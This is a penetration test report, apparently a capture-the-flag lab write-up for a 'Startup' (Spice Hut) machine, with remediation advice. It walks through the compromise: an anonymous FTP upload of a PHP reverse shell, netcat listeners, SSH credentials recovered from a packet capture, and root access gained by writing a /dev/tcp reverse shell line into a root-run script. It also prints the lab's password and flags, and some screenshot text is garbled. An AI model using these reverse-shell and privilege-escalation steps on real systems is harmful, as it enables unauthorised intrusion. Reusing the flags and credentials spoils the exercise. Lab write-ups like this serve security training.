



Startup (Spice Hut)

Penetration test Report

M Usman Arshad



Contents

Penetration Testing Report.....	2
1. Executive Summary.....	2
2. Problem Statement.....	2
3. Scope	2
4. Attack Narrative & Key Findings.....	3
4.1 Web Enumeration → Exposed Directories	3
4.2 Anonymous FTP Write Access.....	3
4.3 Reverse Shell as www-data	4
4.4 Credential Disclosure via PCAP File.....	5
4.5 SSH Access as lennie.....	6
4.6 Privilege Escalation via Writable Script Executed by Root	8
5. Summary of Vulnerabilities	9
6. Recommendations	10
7. Gothrough	10
8. Conclusion.....	12

Penetration Testing Report

Startup Room (Spice Hut)

Date of Assessment: 2026-04-30

Target Environment: Startup VM (IP: 10.67.178.37)

1. Executive Summary

A penetration test was conducted against the *Startup* Spice Hut to identify security vulnerabilities, validate attack paths, and propose mitigations. The assessment successfully compromised the target, gaining initial foothold via anonymous FTP upload of a reverse shell, escalating to a low-privilege user via credentials recovered from a captured PCAP file, and finally achieving root access by abusing a writable script executed periodically by a privileged cron job.

Overall Risk Rating: Critical – Full system compromise achieved.

2. Problem Statement

Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren't sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root.

IP = 10.67.178.37

3. Scope

Item	Details
Target IP	10.67.178.37
Services identified	HTTP (port 80), FTP (port 21), SSH (port 22)
Test type	Black-box / external unauthenticated
Tools used	gobuster, ftp, nc, Wireshark, python, ssh

4. Attack Narrative & Key Findings

4.1 Web Enumeration → Exposed Directories

Finding: Directory listing enabled on /files, revealing /ftp subdirectory and sensitive files.

- gobuster discovered /files (Status 301).
- Navigated to <http://10.67.178.37/files/> → list of directories and files:

Evidence:




Fig. List of files

Risk: Medium – exposed file structure aids further attacks.

4.2 Anonymous FTP Write Access

Finding: FTP server allows anonymous login and **write** access to the /ftp directory.

- Attacker uploaded revshell.php via FTP.
- Web server serves /files/ftp/, making PHP accessible.

Evidence:



Fig. Reverse Shell Uploading




Fig. Reverse Shell in FTP folder

Risk: Critical – leads to remote code execution.

4.3 Reverse Shell as www-data

Finding: Accessed revshell.php via browser → obtained low-privilege shell.

- Listener: nc -lvnp 4444
- Shell connection established.

Evidence:




Fig. Initial access using reverse shell

4.4 Credential Disclosure via PCAP File

Finding: A file suspicious.pcapng was discoverable in the FTP directory. After downloading and analyzing with Wireshark (TCP stream 7), plaintext credentials were recovered:

text

username: lennie

password: c4ntg3t3n0ughsp1c3

Evidence:




Fig. Suspicious File copied to FTP folder and accessed through link




Fig. Suspicious.pcapng file downloaded and analyzed using wireshark and retrieved credentials

Risk: High – credentials allow SSH login.

4.5 SSH Access as lennie

Finding: SSH service was open and allowed login with recovered credentials.

- Successfully logged in as lennie.
- User flag captured: THM{03ce3d619b80ccbf3b7fc81e46c0e79}

Evidence:




Fig. SSH login using the credentials




Fig. User Flag

4.6 Privilege Escalation via Writable Script Executed by Root

Finding: The user lennie had write access to /etc/print.sh, which was being executed by planner.sh (likely via a cron job or system process running as root).

- planner.sh → calls /etc/print.sh
- lennie replaced /etc/print.sh with a reverse shell payload.

Evidence:

The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying the following commands and output:

```

kali@kali:~/Desktop
Session Actions Edit View Help
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
lennie@10.67.178.37's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ ls
Documents  scripts  user.txt
$ cat user.txt
TmMl3xc3d55b80ccbfb3b7fc81e46c0e79}
$ find / -user -wrs 2s/dev/null
$ cd /Documents
-bash: cd: can't cd to /Documents
$ cd scripts
$ ls
planner.sh  startup_list.txt
$ cat startup_list.txt
$ cat planner.sh
#!/bin/bash
echo $!ST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
$ find -user root -perm -4000 2s/dev/null
$ |
  
```

Fig. /etc/print.sh found

- Print.sh text replaced with reverse shell payload.
- Opened the replaced file using Planner.sh

6. Recommendations

Immediate / High Priority

1. **Disable anonymous FTP write access**
 - Set anon_upload_enable=NO in vsftpd.conf.
2. **Remove or protect sensitive PCAP / traffic logs**
 - Never store packet captures in web-accessible directories.
3. **Restrict write permissions on system scripts**
 - chmod 755 /etc/print.sh – only root should modify.
4. **Review cron jobs running root-owned scripts**
 - Ensure no user-writable script is executed by root.

Medium Priority

5. **Disable directory listing**
 - Set Options -Indexes in Apache config.
6. **Implement proper input validation on uploaded files**
 - Do not allow execution of PHP/scripts in upload directories.
7. **Enforce strong password policy**
 - Even c4ntg3t3n0ughsp1c3 can be cracked with modern wordlists.

Low Priority / Best Practice

8. **Enable logging and monitoring**
 - Detect repeated failed sudo attempts or file modifications.
9. **Regular system patching** (Ubuntu 16.04 is end-of-life).

7. Gothrough

Commands which I have followed from start to end where ip = 10.67.178.37

- Nmap -sS -sV -p- -Pn -n \$ip

- This will scan all the ports and display the list their protocol with version
- Nmap -sS -sV -sC -p 21 \$ip
 - It will specifically scan the port 21 of FTP, shows its version and provide vulnerabilities like anonymous login allowed
- gobuster dir -u http://\$ip/ -w /usr/share/wordlists/dirb/common.txt
 - it will scan and display the available directories against the ip
- http://\$ip/files page displays the list of files
 - One of the files is FTP which we have and analyze and found it same folder as before we scanned and reviewed the ftp port 21. Using this folder we can upload a reverse shell and make a connection.
- ftp \$ip
 - Using this command we login to the ftp using anonymous login
- Using Github, we have downloaded a reverse shell file of php and added the our machine ip and listening port.
- ftp> put reverseshell.php
 - Through this command we have uploaded the reverse shell file to ftp.
- nc -lvnp 4444
 - By running this command we have started our listener to establish the connection after running the uploaded reverse shell file from http://\$ip/files/ftp
- Connection established successfully
- ls
 - It displays the list of files
- cat recipe.txt
 - This displays the text of the file.
- cd /incidents
 - changed the directory to list's first folder for checking the files in it and found an interesting file of suspicious.pcapng
- cp suspicious.pcapng /var/www/html/files/ftp
 - copied that file to the ftp folder for downloading it
- Download suspicious.pcapng from the web -> http://\$ip/files/ftp/suspicious.pcapng
 - File downloaded from this link
- Analyze each packet's flow by TCP stream and found the credentials
 - Suspicious.pcapng opened in Wireshark and then each packet analyzed and found the credentials in it.
- ssh lennie@\$ip
 - Using this command with Lennie password successfully logged in.
- ls
 - Displays the list of files and folders
- cat user.txt
 - User flag text displayed
- cd /script

- changed the directory to script folder.
- Ls
 - Displays the list of files and folders within scripts directory
- cat planner.sh
 - Displays the data in this text file and found the path to print.sh in this text file
/etc/print.sh
- ls -la /etc/ | grep "print.sh"
 - check the permissions to this print.sh file
- nano print.sh -> sh -i >& /dev/tcp/ip/4455 0>&1
 - using this nano command added sh -i >& /dev/tcp/ip/4455 0>&1 command to it and saved
- nc -lvnp 4455
 - Started listener on port 4455 to establish the connection to root
- cat planner.sh
 - Running this command will execute the print.sh
- Whoami
 - Displayed current user which displayed "root"
- ls
 - List of files
- cat root.txt
 - Displayed the root flag.

8. Conclusion

The Startup environment suffers from multiple critical security misconfigurations that allow an unauthenticated attacker to gain full root access. Immediate remediation should focus on securing FTP uploads, protecting credentials, and eliminating writable scripts from root-executed paths.